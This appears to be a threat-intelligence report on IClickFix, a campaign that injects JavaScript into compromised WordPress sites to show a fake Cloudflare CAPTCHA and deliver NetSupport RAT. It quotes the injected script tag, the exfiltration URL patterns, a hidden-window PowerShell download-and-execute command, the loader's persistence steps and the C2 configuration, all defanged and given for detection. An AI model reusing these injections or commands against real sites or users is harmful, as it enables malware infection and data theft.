# Meet IClickFix: a widespread WordPress-targeting framework using the ClickFix tactic

By Quentin Bourgue, Amaury G. and Sekoia TDR

Published: 2026-01-29 · Archived: 2026-04-05 18:31:21 UTC

*This post was originally distributed as a private FLINT report to our customers on 6 January 2026.*

## Table of contents


- Introduction
- Threat hunting of emerging adversary clusters
  - Tracking ClickFix clusters in the wild
- From compromised WordPress to infected system
  - IClickFix delivery stages
  - NetSupport RAT infection
- IClickFix's spread in the wild
  - Compromised WordPress worldwide
  - Historical data
- Conclusion
- IoCs & Technical details
  - IoCs
  - YARA rules
- External references


## Introduction

In November 2025, during our threat hunting routine for unveiling emerging adversary clusters, **TDR analysts identified a widespread malware distribution campaign** leveraging the **ClickFix** social engineering tactic through a **Traffic Distribution System** (TDS).

This cluster uses a malicious JavaScript framework injected into **compromised WordPress** sites to display the ClickFix lure and deliver NetSupport RAT. Because the initial JavaScript includes the distinctive HTML tag `ic-tracker-js`, we named the malicious framework "***IClickFix***".

Historical analysis of *IClickFix* reveals that this cluster has been active since at least December 2024, **compromising over 3,800 WordPress sites**. As reported by the Walmart Global Tech security team[1], this cluster uses a Traffic Distribution System (TDS) to redirect selected visitors and deliver the next-stage payload, enhancing *IClickFix*'s stealth.

TDR analysts first encountered this ClickFix cluster in February 2025, when it was in its early stages. We observed it distributing Emmenhtal Loader, which ultimately downloaded XFiles Stealer. At that time, *IClickFix* had not yet reached sufficient scale to warrant an in-depth analysis.

Like the ClearFake threat[2], ***IClickFix* employs a multi-stage JavaScript loader** that presents a fake Cloudflare Turnstile CAPTCHA challenge using the ClickFix social engineering tactic. The ClickFix command, once copied into the victim's clipboard, executes a PowerShell command that downloads and executes an obfuscated PowerShell script, ultimately

dropping NetSupport RAT.
This report provides a technical analysis of the persistent *IClickFix* framework, the adversary's infrastructure, and its technical evolution throughout 2025.

## Threat hunting of emerging adversary clusters

In November 2025, we unveiled the *IClickFix* framework and its associated infrastructure using two distinct threat hunting methodologies:

- An internal tool designed to **detect watering hole attacks** across thousands of monitored websites belonging to strategic organisations in government, defense, energy, telecom, and other verticals.
- Generic YARA rules deployed on scanning platforms to **detect pages employing** the **ClickFix** social engineering tactic.

### Exposing watering hole attacks

In late 2025, Sekoia TDR analysts **deployed a new capability for detecting watering hole attacks**.

A **watering hole attack** is a strategic attack where operators compromise a legitimate website known to be frequented by a specific target group, effectively ambushing users who visit the trusted source. This tactic is often leveraged by **state-sponsored actors** to conduct espionage against specific sectors (like defense or finance) by targeting a distinct community of interest, but also serves as a potent vector for broader **cybercrime operations**.

When our monitoring began in November, the Ghanaian Allied Health Professions Council government WordPress website `ahpc.gov[.]gh` was flagged after the main page includes a malicious JavaScript snippet that interacts with the URL `hxxps://ototaikfffkf[.]com/fffa.js`, registered a few months earlier.




*Figure 1. Screenshot of the Ghanaian Allied Health Professions Council compromised website*

Although the initial indicators suggested a targeted watering-hole, we quickly observed the same JavaScript snippet across multiple unrelated websites spanning different sectors and countries. This pattern indicates a mass distribution rather than a targeted approach against the government in Ghana.

## Tracking ClickFix clusters in the wild

Sekoia TDR analysts actively track pages that implement the ClickFix social engineering tactic, given its widespread adoption by cybercriminals and nation-state-sponsored threat groups. In particular, we have developed generic YARA rules detecting ClickFix pages, using keywords, resource patterns, and JavaScript functions.

By November 2025, while analysing detection results from the urlquery scanning service[3], one of these rules triggered alerts for resources retrieved from multiple scanned URLs. The detected resources consisted of HTML pages, served by the malicious framework and containing ClickFix-related strings, including:

```
 Verify you are human
please follow these steps
<b>Ctrl + V</b>
```

```
<b>Win + R</b>
Press <b>Enter</b>
navigator.clipboard.writeText(
```

As shown in the following figure, the website scanned on urlquery contacted several domains and fetched resources matching our phishing_clickfix_generic_9 YARA rule.




*Figure 2. ClickFix alerts generated for a website compromised by IClickFix, from the urlquery scanning service*

After our threat hunting tools and the Sekoia SOC platform's telemetry flagged multiple malicious domains, and following our initial February 2025 observation confirming a persistent and widespread threat, we conducted an in-depth analysis of the ClickFix cluster.

## From compromised WordPress to infected system

As of 9 December 2025, here is an overview of the infection chains' stages observed[4]:




*Figure 3. Overview of the IClickFix framework infection chain*

The actions performed from the user's perspective are:

- Upon accessing the compromised website, the legitimate HTML content initially loads as expected.
- However, within seconds, the entire page is replaced by a fake CAPTCHA challenge designed to mimic Cloudflare Turnstile.
- When the user attempts to resolve the challenge, he is instructed to copy and execute a specific command to complete the verification.
- This command conceals malicious code that differs from the displayed instructions, ultimately resulting in the execution and deployment of the NetSupport RAT.

## IClickFix delivery stages

### WordPress sites compromised by the IClickFix framework

The *IClickFix* operator compromised WordPress sites, acting as watering hole, to inject the following malicious JavaScript code into their HTML pages:

```
 ...
<link rel='dns-prefetch' href='//ksfldfklskdmbxcvb[.]com' />
```

```
...
<script type="text/javascript" src="hxxps://ksfldfklskdmbxcvb[.]com/gigi?ts=1765169670" id="ic-tracker-js" defer="defer" c
...
```

*Code 1 – IClickFix JavaScript injected into compromised WordPress sites*

This initial JavaScript snippet injected into legitimate serves two purposes:

- Prefetch the attacker's domain `ksfldfklskdmbxcvb[.]com` before requesting the resource, using the HTML attribute dns-prefetch.
- Load an external JavaScript from the attacker's domain.

The external URL redirects, via the Location HTTP header, to a second URL hosting the next-stage JavaScript script: `hxxps://ksdkgsdkgkgmgm[.]pro/ofofo.js`. Unwanted traffic is instead redirected via an HTTP 301 to `hxxps://ksfldfklskdmbxcvb[.]com/-`, which fails to load. Notably, HTTP responses include the header `x-robots-tag: noindex`.

We assess with high confidence that the attacker abuses the open-source URL shortener YOURLS[5] as a Traffic Distribution System (TDS). Indeed, the domain hosts a YOURLS administration panel at `/admin/` [6], and the redirection behavior (HTTP 301, redirect to `/-`, `x-robots-tag` header) matches YOURLS's PHP redirect function[7].

These redirection steps enable the attacker to filter visitors by device characteristics and protect their infrastructure from bots, scanners, and other unwanted traffic. To our knowledge, this is the first time that Sekoia analysts have observed YOURLS being abused as a TDS by cybercriminals.

**JavaScript payloads**

The first payload, fetched from `hxxps://ksdkgsdkgkgmgm[.]pro/ofofo.js`, is an obfuscated JavaScript file that:

- Exfiltrates the fingerprint data, the compromised site's domain and the timestamp, to a base64-encoded URL using the pattern:
  `.php?data={"host": <COMPROMISED_WORDPRESS>,"now": <UNIX_TIMESTAMP>}`
- Loads a second JavaScript from: `hxxps://booksbypatriciaschultz[.]com/liner.php`.




*Figure 4. First JavaScript fetched by WordPress sites compromised by IClickFix framework*

The second payload, loaded from `hxxps://booksbypatriciaschultz[.]com/liner.php`, is a JavaScript that:

- Loads an HTML page, containing the ClickFix lure and the JavaScript for fake CAPTCHA interactions.
- Fetches the compromised WordPress site's favicon.
- Listens for the event sync_event_click in the loaded HTML and exfiltrates fingerprint data to the same server using the pattern:
  `.php?click=1&data={"host": <COMPROMISED_DOMAIN>,"now": <UNIX_TIMESTAMP>}`

Of note, the attacker uses another compromised WordPress (`booksbypatriciaschultz[.]com`) to host the PHP code of this *IClickFix* framework's part.

**ClickFix lure**

After the JavaScript loads the ClickFix lure, it replaces the original WordPress page with the following webpage.

If the user clicks the CAPTCHA button, an alert appears stating "Unusual Web Traffic Detected", followed by instructions to verify that the activity originates from a legitimate user. The ClickFix command is also copied to the user's clipboard.




Figure 5. ClickFix lure impersonating Cloudflare Turnstile used by the IClickFix framework

This widespread social engineering tactic, known as ClickFix, is designed to convince users to run a malicious command in their Windows console, thereby compromising their system.

Interestingly, this ClickFix lure, which impersonates the Cloudflare CAPTCHA and fakes “unusual traffic”, closely resembles the lure deployed by the ClearFake framework in early 2025, as detailed in our March 2025 report. The page’s source code (CSS, JavaScript, HTML) is nearly identical to ClearFake’s one. It appears the operator borrowed the ClearFake lure while developing the *IClickFix* framework. Because *IClickFix* is less sophisticated than ClearFake, we assess with high confidence that two different cybercriminals developed and operated these malware distribution frameworks.

### NetSupport RAT infection

As of early December 2025, the ClickFix command distributed by the *IClickFix* cluster was:

```
powershell -w hidden -nop -c "$v='8db6.ps1';$q=Join-Path $env:ProgramData 'e';$p=Join-Path $q $v;md $q -ea 0|out-null;iwr
```

This command downloads a PowerShell script, disguised as a JSON file, and executes it by bypassing the execution policy.

The script (SHA256: `05b03a25e10535c5c8e2327ee800ff5894f5dbfaf72e3fdcd9901def6f072c6d`) is a large PowerShell script embedding multiple files, all obfuscated via base64 encoding and string slicing. The PowerShell loader’s main operations aim to:

- Create a marker file in `TEMP` to prevent re-running for 72 hours, then self-delete the script.
- Create the directory `ProgramData\S1kCMNfZi3\` and write 15 files into it by joining and base64-decoding the obfuscated strings.
- Establish persistence via the Windows Run registry key, pointing to the executable `client32.exe`.
- Launch `client32.exe` using explorer.exe.

- Clear the RunMRU (most recently used) command history to remove traces of the ClickFix command, then self-remove.

Of note, this PowerShell script is masquerading as a legitimate installer for “SecureModule Engine v1.0.0” , with installation messages and a progress bar.

This PowerShell loader serves as a dropper for NetSupport RAT offering persistence, obfuscation, and indicator removal capabilities. The 15 written files are components of the NetSupport RAT deployment:

| **Filename** | **Role** | **SHA256** |
|---|---|---|
| AudioCapture.dll | NetSupport audio capturing library | 2cc8ebea55c06981625397b04575ed0eaad9bb9f9dc896355c011a62febe49b5 |
| client32.exe | NetSupport client executable | 06a0a243811e9c4738a9d413597659ca8d07b00f640b74adc9cb351c179b3268 |
| client32.ini | NetSupport client configuration file | 62f7a444ab0c645f20c7dc6340c3eaaad7ef033b2188c3e5123406762990c517 |
| gggg.txt | *Unknown* | 6846bc236bd2095fbf93f8b31dd4ca0798614fcab20fbd2ecac6cc7f431c6dec |
| HTCTL32.DLL | NetSupport HTTP communication library | 6562585009f15155eea9a489e474cebc4dd2a01a26d846fdd1b93fdc24b0c269 |
| msvcr100.dll | Microsoft C++ runtime library | 8793353461826fbd48f25ea8b835be204b758ce7510db2af631b28850355bd18 |
| nskbfltr.inf | NetSupport keyboard filter | d96856cd944a9f1587907cacef974c0248b7f4210f1689c1e6bcac5fed289368 |
| NSM.ini | NetSupport configuration file | e0ed36c897eaa5352fab181c20020b60df4c58986193d6aaf5bf3e3ecdc4c05d |
| NSM.LIC | NetSupport licence file | 83a6feb6304effcd258129e5d46f484e4c34c1cce1ea0c32a94a89283ccd24f9 |
| nsm_vpro.ini | NetSupport vPro configuration file | 4bfa4c00414660ba44bddde5216a7f28aeccaa9e2d42df4bbff66db57c60522b |
| pcicapi.dll | NetSupport communication | 2dfdc169dfc27462adc98dde39306de8d0526dcf4577a1a486c2eef447300689 |

| | | |
|---|---|---|
| | library | |
| PCICHEK.DLL | NetSupport system check library | 0cff893b1e7716d09fb74b7a0313b78a09f3f48c586d31fc5f830bd72ce8331f |
| PCICL32.DLL | NetSupport core dependency library | b6d4ad0231941e0637485ac5833e0fdc75db35289b54e70f3858b70d36d04c80 |
| remcmdstub.exe | NetSupport remote command prompt stub | b11380f81b0a704e8c7e84e8a37885f5879d12fbece311813a41992b3e9787f2 |

NetSupport C2 domains are configured in client32.ini as follows:

```
 GatewayAddress=pusykakimao[.]com:443
Port=443
SecondaryGateway=fnotusykakimao[.]com:443
SecondaryPort=443
```

The malware communicates with its C2 servers on the endpoint /fakeurl.htm.

The license file lists KAKAN as the licensee and serial number NSM789508, identifiers previously seen in other ClickFix campaigns, such as EVALUSION, documented by eSentire[8].

NetSupport RAT is a legitimate, commercially available remote administration tool frequently abused by cybercriminals. It grants attackers full control of the infected host, including screen and audio monitoring, keystroke logging, command execution, persistence, and file transfers.

## IClickFix's spread in the wild

### Compromised WordPress worldwide

By pivoting on specific code patterns observed within the redirection chain and leveraging server indexing services, we identified a cluster of over 3,800 compromised WordPress involved in this campaign. We performed a demographic analysis of these compromised WordPress sites, categorising them by geography (based on TLD and domain linguistics) and industry vertical.




*Figure 6. Statistics on geographical and industry distribution of WordPress sites compromised by the IClickFix framework*

Our analysis reveals a global footprint spanning 82 distinct countries. While the United States accounts for the plurality of infections, the wide geographic dispersion suggests a lack of targeted regional efforts. Similarly, the distribution across industry verticals does not reflect a concerted effort to target specific sectors. Consequently, we assess that this campaign relies on opportunistic mass exploitation rather than strategic targeting.

The compromised websites likely resulted from the exploitation of a vulnerability within the WordPress core or a widely deployed third-party plugin, or the use of administrative credentials harvested via infostealers or phishing campaigns. Fingerprinting conducted on 18 December 2025 revealed that the majority of infected sites are running current or near-current WordPress configurations, specifically versions 6.9 (released on 2 December 2025) and 6.8.3 (released on 30 September 2025). A correlation was observed with the presence of up-to-date versions of the Elementor[9], WooCommerce[10], and Gravity Forms[11] plugins. At the time of writing, the initial access vector has not been identified.

### Historical data

In February 2025, while investigating Emmenhtal Loader, TDR analysts discovered an early version of what we later named, the *IClickFix* cluster, which was already distributed using compromised WordPress and a Cloudflare Turnstile lure. The ClickFix command copied in user's clipboard data downloaded a MSI file, a sample of Emmenhtal Loader, that ultimately downloaded and executed XFiles Stealer.

At that stage, the *IClickFix* cluster remained in its first months of development, having compromised just 160 WordPress sites according to PublicWWW results for the distinctive HTML tag `ic-tracker-js`, which was already in use at that time.

As illustrated below, the page impersonating Cloudflare Turnstile displayed step-by-step keyboard instructions to explain how to execute the malicious command. We assess that this initial lure was less convincing than a fake Cloudflare Turnstile challenge, which users are accustomed to completing.

